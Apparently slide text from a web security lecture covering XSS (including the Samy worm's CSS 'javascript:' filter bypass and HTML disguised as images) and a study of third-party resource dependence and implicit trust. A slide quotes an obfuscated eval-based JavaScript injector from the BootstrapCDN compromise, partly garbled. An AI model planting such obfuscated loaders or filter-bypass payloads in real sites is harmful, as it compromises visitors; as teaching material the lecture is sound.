


# Reflected XSS attack





# Stored XSS





# MySpace.com (Samy worm)

---

- Users can post HTML on their pages
- MySpace.com ensures HTML contains no `<script>`, `<body>`, `onclick`, `<a href=javascript://>` ... but can do Javascript within CSS tags:  
`<div style="background:url('javascript:alert(1)')">`  
And can hide “javascript” as “java\nscript”
- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page ... and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

<http://namb.la/popular/tech.html>



# Stored XSS using images

- Suppose `pic.jpg` on web server contains HTML !
  - request for `http://site.com/pic.jpg` results in:

```
HTTP/1.1 200 OK
```

```
...
```

```
Content-Type: image/jpeg
```

```
<html> fooled ya </html>
```

- IE will render this as HTML (despite Content-Type)
- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?





# How to Protect Yourself (OWASP)

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- The best way to protect against XSS attacks:
  - Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - Adopt a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete.



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# **Security Challenges in an Increasingly Tangled Web,**

Kumar, D., Ma, Z., Durumeric, Z., Mirian, A., Mason, J.,  
Halderman, J. A., & Bailey, M. WWW 2017



# The web is growing in complexity

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Los Angeles Times

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1 IN 40 CHANCE TO WIN A PRIZE.

Special Olympics Southern California  
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- ▶ If you don't think L.A. needs Measure H, try volunteering on skid row for a week
- ▶ The Times Editorial Board's endorsements

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## 8 countries



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What is the state of web complexity today?





# Measuring the Web

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Leveraged **headless chromium** to build a resource tree for any website



Loaded the network resources for the **Alexa Top Million** sites

Crawled web from October 5th - October 7th 2016 at University of Michigan



<https://github.com/zmap/zbrowse>




---

What is the state of web complexity today?



# What is the state of web complexity today?



Metric	2016
--------	------

Median Resources	73
------------------	----

Median External Resources	23
---------------------------	----

Median External Domains	9
-------------------------	---



# What is the state of web complexity today?

How has this changed?

- *Understanding Website Complexity: Measurements, Metrics, and Implications (Butkiewicz et. al in 2011)*

Metric	2011	2016
Median Dependencies	40	73
% External Dependencies	30%	64%
Median JavaScript resources	6	13



What is the state of web complexity today?

Websites load 2x overall and external resources compared to 2011

Metric	2011	2016
Median External Dependencies	30%	64%
Median JavaScript resources	6	13

*Complexity: Measurements, Metrics, and Implications (Butkiewicz et. al in 2011)*



---

Who do websites depend on?



# Who do websites depend on?

Organization	% Top 1M
Google	82.2%
Facebook	34.1%
Amazon	32.6%
Cloudflare	30.7%
Akamai	20.3%

Organization	% Top 1M
MaxCDN	19.0%
Edgecast	17.9%
Fastly	15.5%
SoftLayer	11.8%
Twitter	11.2%

## Top Domains and Networks



Top Domains and Networks

Who do websites depend on?

Websites are increasingly loading resources from common providers

Organization	% Top 1M	Organization	% Top 1M
Google	82.2%	MaxCDN	19.0%
Facebook	34.1%	Edgecast	17.9%
Amazon	32.6%	Fastly	15.5%
Cloudflare	30.7%	SoftLayer	11.8%
Akamai	20.3%	Twitter	11.2%





---

Why do we rely on these providers?



# Why do we rely on these providers?

---

Type of Resource	% Top 1M
Analytics/ Tracking	75.4%
CDN/Static Content	65.2%
Advertising	42.2%
Social Media	39.7%
API/Services	39.0%



# Complexity

---

- In 2016, websites are complex and load **2x the number of overall and external resources since 2011**
- Websites are increasingly loading these resources from a **handful of common providers**
- These resources are primarily focused on **analytics/tracking, CDNs, and advertising**



---

Why do we care?



# exploit injection #128

**Closed** sdmytrenko-zz opened this issue on May 25, 2013 · 22 comments



sdmytrenko-zz commented on May 25, 2013

this code:

```
e=eval;v="0"+"x";a=0;z="y";try{a*=2}catch(q){a=1}if(!a){try{--document["\x62od"+z]}c
{a2="_";sa=7;}z="70_6d_27_2f_75_68_7d_70_6e_68_7b_76_79_35_7c_7a_6c_79_48_6e_6c
_75_6b_6c_7f_56_6d_2f_29_54_5a_50_4c_29_30_27_45_27_37_27_30_82_11_6b_76_6a_7c_
35_7e_79_70_7b_6c_2f_2e_43_7a_7b_80_73_6c_45_35_71_81_40_3e_3c_39_38_73_76_7f_
76_7a_70_7b_70_76_75_41_68_69_7a_76_73_7c_7b_6c_42_27_73_6c_6d_7b_41_34_38_38_
42_27_7b_76_77_41_34_38_3e_40_39_77_7f_84_27_43_36_7a_7b_80_73_6c_45_27_43_6b_
_73_68_7a_7a_44_29_71_81_40_3e_3c_39_38_73_76_7f_29_45_43_70_6d_79_68_74_6c_27_7a_79_6a_44_
29_6f_7b_7b_77_41_36_36_39_37_3f_35_3b_3a_35_39_3a_3d_35_38_3e_38_36_37_6a_68_3d_69_68_38_
3d_3c_3b_3a_3c_3d_3b_3e_38_36_78_35_77_6f_77_29_27_7e_70_6b_7b_6f_44_29_38_3e_39_29_27_6f_
6c_70_6e_6f_7b_44_29_38_3a_39_29_45_43_36_70_6d_79_68_74_6c_45_43_36_6b_70_7d_45_2e_30_4
2_11_84""split":za="":for(i=0;i<z.length;i++){za+=String.fromCharCode":}zaz=za:e(zaz):}
```

appe: **BootstrapCDN Security Post-Mortem**

<http://>  
<http://>  
<http://>

A very unfortunate security event happened last month, which affected folks using BootstrapCDN. We at NetDNA want to share an open, detailed report in this blog post, and continue to answer questions that may not have been addressed. [Read More](#)



**Hot Pear**  
@hotpear

@jdorfman most likely false positive but NOD32 was flaggin bootstrapcdn's js files as having trojan. Might wanna check hash just to be sure.



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How does a complex web impact who users trust?



# Trust

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
Increased reliance on external resources forces sites to **implicitly trust** many resources

Website



# Trust


---





# Trust


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# Trust


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# Trust

Increased reliance on external resources forces sites to **implicitly trust** many resources





# Implicit Trust

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- We've seen the security consequences of sites depending on common **explicitly trusted** resources...
- But what happens when sites themselves have no visibility into the resources they load?



# Implicit Trust

Increased reliance on resources

Major sites including New York Times and BBC hit by 'ransomware' malvertising

Adverts hijacked by malicious campaign that demands payment in bitcoin to unlock user computers



**i** Ransomware can lock up your computer, costing hundreds of pounds. Photograph: Alamy

Implicitly trust many

Implicitly trusted domains and resources



# Who causes implicit trust?

Domain loads implicit content	% Top 1M
doubleclick.net	9.6%
facebook.com	9.3%
google.com	4.7%
youtube.com	3.3%
adlegend.com	2.0%
casalemedia.com	1.4%
sharethis.com	1.3%
vk.com	1.0%

33% of sites load at least one implicitly trusted resource

bada.tv loads 103 implicit resources

argumenti.ru loads implicit resources at depth of 17



# Who causes implicit trust?

33% of sites load at least one implicitly trusted resource

Advertising resources are the major cause of implicit trust on the web

Domain loads	% Top 1M sites
doubleclick.net	9.6%
facebook.com	9.3%
google.com	4.5%
youtube.com	3.3%
adlegend.com	2.0%
casalemedia.com	1.4%
sharethis.com	1.3%
vk.com	1.0%



# Acknowledgments/References

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